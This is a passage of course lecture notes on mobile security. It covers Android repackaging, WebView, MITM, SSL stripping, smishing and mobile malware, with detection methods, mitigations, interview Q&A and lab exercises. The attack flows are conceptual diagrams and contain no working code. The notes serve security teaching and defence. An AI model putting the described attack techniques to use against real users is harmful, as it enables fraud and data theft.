Original APK → Decompile → Modify → Re-sign → Malicious APK
```

4.4 Runtime Manipulation

- Hooking using Frida/Xposed
- Bypass security checks at runtime

4.5 Intent Abuse

- Exploiting exported activities/services
- Data leakage through intents

---

5. Android Application Attack Surface

Component	Risk
Activities	Intent hijacking
Services	Unauthorized access
Broadcast Receivers	Data leaks
Content Providers	SQL injection
Native libraries	Memory corruption

---

6. Reverse Engineering Concepts

APK Decompilation

- Tools: JADX, APKTool
- Extracts:
  - Java/Kotlin code
  - Resources
  - Manifest

Code Obfuscation

- Renames classes/methods
- Control flow obfuscation

Anti-Tampering Techniques

- Root detection
- Signature validation
- Debugger detection

---

7. Smishing Attacks

Definition

- SMS-based phishing attack targeting mobile users

Workflow

```
Fake SMS → Malicious Link → Fake App → Credential Theft
```

Impact

- Financial fraud
- Identity theft

---

8. Security Objectives Affected (CIA Triad)

Objective	Impact
Confidentiality	Data leakage
Integrity	App modification
Availability	App crashes

---

9. Detection Techniques

- Static analysis (MobSF)
- Runtime monitoring
- Network traffic inspection
- User behavior analysis

---

10. Prevention and Mitigation Strategies

- Secure coding practices
- Obfuscation
- Secure API communication
- Runtime protection
- User awareness

---

11. Comparison

Web OWASP vs Mobile OWASP

Aspect	Web	Mobile
Environment	Server-controlled	User-controlled
Code exposure	Limited	High
Reverse engineering	Hard	Easy

Static vs Dynamic Mobile Testing

Aspect	Static	Dynamic
Runtime behavior	No	Yes
Code visibility	Yes	Partial
Detection	Early	Real-time

---

12. Advantages & Limitations of Mobile Security Controls

Advantages

- Sandboxing
- Permission isolation
- Verified boot

Limitations

- Rooted devices
- User negligence
- Reverse engineering ease

---

13. Exam-Oriented Key Points

- OWASP Mobile Top 10 list
- Repackaging attack flow
- Smishing definition
- Reverse engineering risks
- Intent abuse

---

14. Interview Questions with Answers

Q1. What is OWASP Mobile Top 10?
A list of critical mobile app vulnerabilities.

Q2. What is repackaging attack?
Modifying and redistributing an APK with malicious code.

Q3. Why is reverse engineering easier on Android?
APK is easily decompiled.

Q4. What is smishing?
SMS-based phishing attack.

Q5. How to prevent code tampering?
Obfuscation and integrity checks.

LAB ASSIGNMENTS

Lab-1: Android Application Reverse Engineering

- Analyze APK structure
- Perform static analysis
- Identify hardcoded secrets
- Study obfuscation

Lab-2: Smishing Attack Analysis

- Simulated SMS attack flow
- Analyze social engineering
- Study detection and prevention

SESSION-24: Mobile Threats – Web, Network & Social Engineering Attacks

1. Definition and Core Concept

Mobile Threats

- Mobile threats are **attack techniques targeting smartphones and tablets**
- Exploit:
    - Mobile browsers
    - Wireless networks
    - Human psychology
    - Application and OS weaknesses

Why Mobile Attacks Are Dangerous

- Always connected devices
- Personal + corporate data coexist
- Small screen → reduced user vigilance

- Heavy use of public Wi-Fi

---

2. Mobile Attack Surface and Threat Vectors

Mobile Attack Surface

- Mobile browser & WebView
- Wireless interfaces (Wi-Fi, Bluetooth, NFC)
- Installed applications
- SMS, calls, notifications
- Sensors (camera, mic, GPS)

Threat Vectors

Vector	Description
Web	Malicious websites, scripts
Network	Rogue APs, MITM
Social	Phishing, smishing
App-based	Fake/malicious apps

---

3. Web-Based Attacks on Android Devices

3.1 Definition

Web-based attacks exploit **mobile browsers or in-app WebViews** to execute malicious actions.

3.2 Malicious Web Pages

Concept

- Websites crafted to exploit:
  - Browser vulnerabilities
  - User trust

Techniques

- JavaScript exploits

- Fake updates
- Malvertising

Impact

- Malware installation
- Credential theft

3.3 Drive-By Downloads

Definition

- Automatic download of malicious files **without user consent**

Workflow

```
User visits website
     ↓
Hidden exploit executes
     ↓
Malicious APK downloaded
     ↓
User tricked into installing
```

Impact

- Spyware
- Banking trojans

3.4 WebView Vulnerabilities

Definition

- Android apps embed browsers using WebView

Common Issues

- JavaScript enabled unnecessarily
- addJavascriptInterface misuse
- No URL validation

Attack Example

```
Malicious JS → WebView → Access app data
```

3.5 Cross-Site Scripting (XSS) in Mobile Browsers

Definition

- Injection of malicious scripts into web content

Types

- Reflected XSS
- Stored XSS
- DOM-based XSS

Impact

- Session hijacking
- Data theft

4. Network-Based Attacks on Mobile Devices

4.1 Definition

Attacks exploiting **mobile network communication**, especially wireless networks.

4.2 Man-in-the-Middle (MITM)

Concept

Attacker intercepts communication between:

```
Mobile Device ⇄ Server
```

ASCII Diagram

```
Mobile Device ──> Attacker ──> Server
Mobile Device <── Attacker <── Server
```

Impact

- Credential interception
- Data manipulation

4.3 Rogue Wi-Fi Access Points

Definition

- Fake Wi-Fi networks mimicking legitimate ones

Examples

- “Free_Airport_WiFi”
- “Hotel_Guest”

Risk

- Full traffic capture

4.4 SSL Stripping

Definition

Downgrading HTTPS to HTTP

Workflow

```
HTTPS Request
     ↓
Attacker strips encryption
     ↓
HTTP communication
```

Impact

- Plaintext credentials

4.5 Packet Sniffing on Wireless Networks

Definition

Capturing network packets over Wi-Fi

Captured Data

- Cookies
- Session tokens
- Unencrypted credentials

5. Social Engineering Attacks

5.1 Definition

Attacks that **manipulate human psychology** rather than exploiting technical flaws.

5.2 Phishing

Concept

- Fake emails/websites
- Steal credentials

Mobile Risk

- Hard to verify URLs
- Touch-based interaction

5.3 Smishing

Definition

SMS-based phishing

Example

```
"Your bank account is locked. Click here."
```

5.4 Vishing

Definition

Voice-based phishing using phone calls

Example

- Fake bank support calls

5.5 Malicious App Deception

Concept

- Apps pretending to be legitimate

Examples

- Fake flashlight apps
- Fake VPN apps

6. Attack Workflows & Kill Chain

Mobile Attack Kill Chain

```
Reconnaissance
     ↓
Weaponization
     ↓
Delivery
     ↓
Exploitation
     ↓
Installation
     ↓
Command & Control
     ↓
Data Exfiltration
```

7. Tools & Techniques Used (Conceptual)

Category	Purpose
Traffic interceptors	MITM analysis

Category	Purpose
Packet sniffers	Network capture
Phishing frameworks	Social engineering
Malware droppers	Drive-by attacks

(Conceptual explanation only)

---

8. Security Objectives Affected (CIA Triad)

Objective	Impact
Confidentiality	Data theft
Integrity	Data manipulation
Availability	Service disruption

---

9. Real-World Attack Scenarios (Conceptual)

- Public Wi-Fi credential theft
- Banking malware via smishing
- Fake app stealing OTPs
- MITM attacks in cafes

---

10. Detection Techniques

Network Monitoring

- Anomalous traffic patterns
- Certificate mismatch alerts

Behavioral Analysis

- Abnormal app permissions
- Unexpected network calls

User Awareness Indicators

- Urgent messages
- Suspicious links

11. Prevention & Mitigation Strategies

Technical Controls

- HTTPS enforcement
- VPN usage
- Certificate pinning

User Controls

- Awareness training
- App source verification

OS Controls

- Permission management
- Play Protect

---

12. Comparison

Web vs Network vs Social Engineering

Aspect	Web	Network	Social
Target	Browser	Traffic	User
Skill	Technical	Network	Psychological
Detection	Moderate	Hard	Very hard

Mobile vs Desktop Attacks

Aspect	Mobile	Desktop
Screen size	Small	Large
User vigilance	Low	Higher
Network usage	Public Wi-Fi	Wired/Wi-Fi

---

13. Advantages & Limitations of Mobile Security Controls

Advantages

- App sandboxing
- Permission isolation
- Secure boot

Limitations

- User behavior
- Rooted devices
- Public networks

---

14. Exam-Oriented Key Points

- Drive-by download definition
- MITM attack workflow
- Rogue AP risks
- Smishing vs phishing
- WebView security risks

---

15. Interview Questions with Answers

Q1. What is a rogue access point?
A fake Wi-Fi AP used to intercept traffic.

Q2. Why are mobile users more vulnerable to phishing?
Smaller screens and trust in SMS/notifications.

Q3. What is SSL stripping?
Downgrading HTTPS to HTTP.

Q4. Difference between smishing and phishing?
SMS vs email/web.

Q5. How to protect against MITM?
TLS, VPN, certificate pinning.

LAB ASSIGNMENTS (CONCEPTUAL & ETHICAL)

Lab-1: MITM Attack Analysis

- Controlled lab interception
- Analyze encrypted vs unencrypted traffic

Lab-2: Packet Sniffing using Wireshark

- Capture packets
- Apply filters
- Identify sensitive data

Lab-3: Phishing Attack Analysis

- Simulated phishing
- Analyze techniques
- Study prevention

SESSION-25: Mobile Malware & Android App Analysis

1. Overview of Mobile Malware

1.1 Definition and Core Concept

- **Mobile malware** refers to malicious software specifically designed to target **mobile devices** such as smartphones and tablets.
- Primary focus:
    - Android (open ecosystem, sideloading)
    - iOS (more restrictive but not immune)

Core Characteristics

- Exploits mobile OS features (permissions, sensors, connectivity)
- Often disguised as legitimate applications
- Designed for **stealth, persistence, and data exfiltration**

---

2. Evolution of Mobile Malware

Early Stage

- SMS Trojans
- Premium-rate message abuse

Growth Phase

- Spyware and adware
- Data harvesting (contacts, SMS)

Modern Era

- Banking Trojans
- Ransomware
- Spyware with nation-state capabilities
- Malware-as-a-Service (MaaS)

Evolution Timeline

```
SMS Fraud → Spyware → Banking Malware → Ransomware → APT-level Mobile Malware
```

---

3. Types of Mobile Malware

3.1 Trojans

- Disguised as legitimate apps
- Do not self-replicate

Examples

- Fake utilities
- Fake games

Impact

- Credential theft
- Remote access

3.2 Spyware

- Covert surveillance of user activity

Capabilities

- SMS interception
- Call recording
- GPS tracking

3.3 Ransomware

- Locks device or encrypts data
- Demands payment (often cryptocurrency)

3.4 Adware

- Aggressive advertising
- Click fraud
- Often bundled with free apps

3.5 Banking Malware

- Targets financial applications
- Uses overlay attacks

ASCII Overlay Attack

```
Bank App Launch
     ↓
Fake Login Overlay
     ↓
Credential Capture
```

---

4. Android Malware Infection Vectors

Primary Infection Paths

Vector	Description
Third-party app stores	Unverified APKs

Vector	Description
Sideloading	User installs APK manually
Phishing	Malicious download links
Repackaging	Legit app modified
Drive-by downloads	Browser exploitation

---

5. Android Application Analysis

5.1 Definition

Android app analysis is the **systematic examination of APKs** to identify:

- Malicious logic
- Vulnerabilities
- Privacy risks

5.2 Static Analysis

Concept

- Analyze APK **without executing it**

Steps

- APK unpacking
- Manifest analysis
- Permission review
- Code inspection

Artifacts Examined

- AndroidManifest.xml
- DEX files
- Resources
- Hardcoded strings

Advantages

- Safe
- Fast

- No execution risk

5.3 Dynamic Analysis

Concept

- Execute the app in a **controlled environment**

Observed Behaviors

- File system changes
- Network traffic
- API calls
- Runtime permissions

ASCII Workflow

```
APK → Emulator → Runtime Execution → Behavior Monitoring
```

5.4 Behavioral Analysis

Focus

- What the app **actually does**, not what it claims

Indicators

- Background SMS sending
- Unusual network calls
- Excessive permissions

---

6. Indicators of Compromise (IOCs) in Mobile Malware

Host-Based IOCs

- Unknown apps installed
- Abnormal battery drain
- Unauthorized permissions

Network-Based IOCs

- Connections to suspicious domains
- Encrypted C2 traffic

Application IOCs

- Obfuscated code
- Hardcoded IP addresses
- Suspicious APIs

---

7. Security Objectives Affected (CIA Triad)

Objective	Impact
Confidentiality	Data leakage
Integrity	App/data manipulation
Availability	Device lock or crash

---

8. Malware Detection Techniques

8.1 Signature-Based Detection

- Matches known malware patterns

Pros

- Accurate for known threats

Cons

- Ineffective against new malware

8.2 Heuristic-Based Detection

- Rule-based suspicious behavior detection

Example

- App requesting SMS + Internet + Accessibility

8.3 Behavioral-Based Detection

- Monitors runtime behavior

Most effective against

- Zero-day malware
- Obfuscated threats

---

9. Reverse Engineering Concepts for Mobile Malware

APK Reverse Engineering

- Convert APK → readable code

Key Concepts

- Smali code
- Decompiled Java/Kotlin
- Obfuscation

Obfuscation Techniques

- Renaming classes
- Control flow manipulation
- String encryption

---

10. Real-World Mobile Malware Case Studies (Conceptual)

Banking Trojan Example

- Fake loan app
- Overlay attacks
- SMS interception

Spyware Example

- Stalkerware

- GPS + mic access

Ransomware Example

- Locks device screen
- Displays ransom message

---

11. Prevention and Mitigation Strategies

User-Level

- Install apps only from trusted sources
- Review permissions
- Avoid sideloading

Device-Level

- OS updates
- Play Protect enabled

Enterprise-Level

- Mobile Device Management (MDM)
- App vetting

---

12. Comparison

Desktop Malware vs Mobile Malware

Aspect	Desktop	Mobile
OS Control	User/admin	App sandbox
Permissions	Less granular	Highly granular
Infection	Email, USB	Apps, SMS

Static vs Dynamic Analysis

Feature	Static	Dynamic
Execution	No	Yes

Feature	Static	Dynamic
Safety	High	Medium
Obfuscation Handling	Limited	Better

---

13. Advantages and Limitations of Android Malware Analysis

Advantages

- Early detection
- Improved app security
- Privacy protection

Limitations

- Obfuscation
- Anti-analysis techniques
- Encrypted payloads

---

14. Exam-Oriented Key Points

- Definition of mobile malware
- Infection vectors
- Static vs dynamic analysis
- IOCs in Android malware
- Banking malware characteristics

---

15. Interview Questions with Answers

Q1. What makes Android malware different from desktop malware?
Android malware exploits permissions, mobile sensors, and app sandboxing.

Q2. Why is dynamic analysis important?
It reveals runtime behavior hidden from static analysis.

Q3. What are common Android malware infection vectors?
Sideloading, phishing, repackaged apps.

Q4. What is an overlay attack?
A fake UI placed over a legitimate app to steal credentials.

Q5. What are IOCs in mobile malware?
Observable indicators such as suspicious permissions or network traffic.

LAB ASSIGNMENT (ETHICAL & EDUCATIONAL)

Lab-1: Static and Dynamic Android App Analysis using MobSF

Objective

To analyze Android applications for security issues and malware indicators.

Steps

1. Upload APK to MobSF
2. Perform static analysis
3. Review:
    - Permissions
    - Hardcoded secrets
    - Insecure APIs
4. Perform dynamic analysis in emulator
5. Analyze behavior reports
6. Recommend mitigations

ASCII Analysis Workflow

```
APK
 ↓
MobSF Static Scan
 ↓
Emulator Execution
 ↓
Behavior & Network Analysis
 ↓
Security Report
```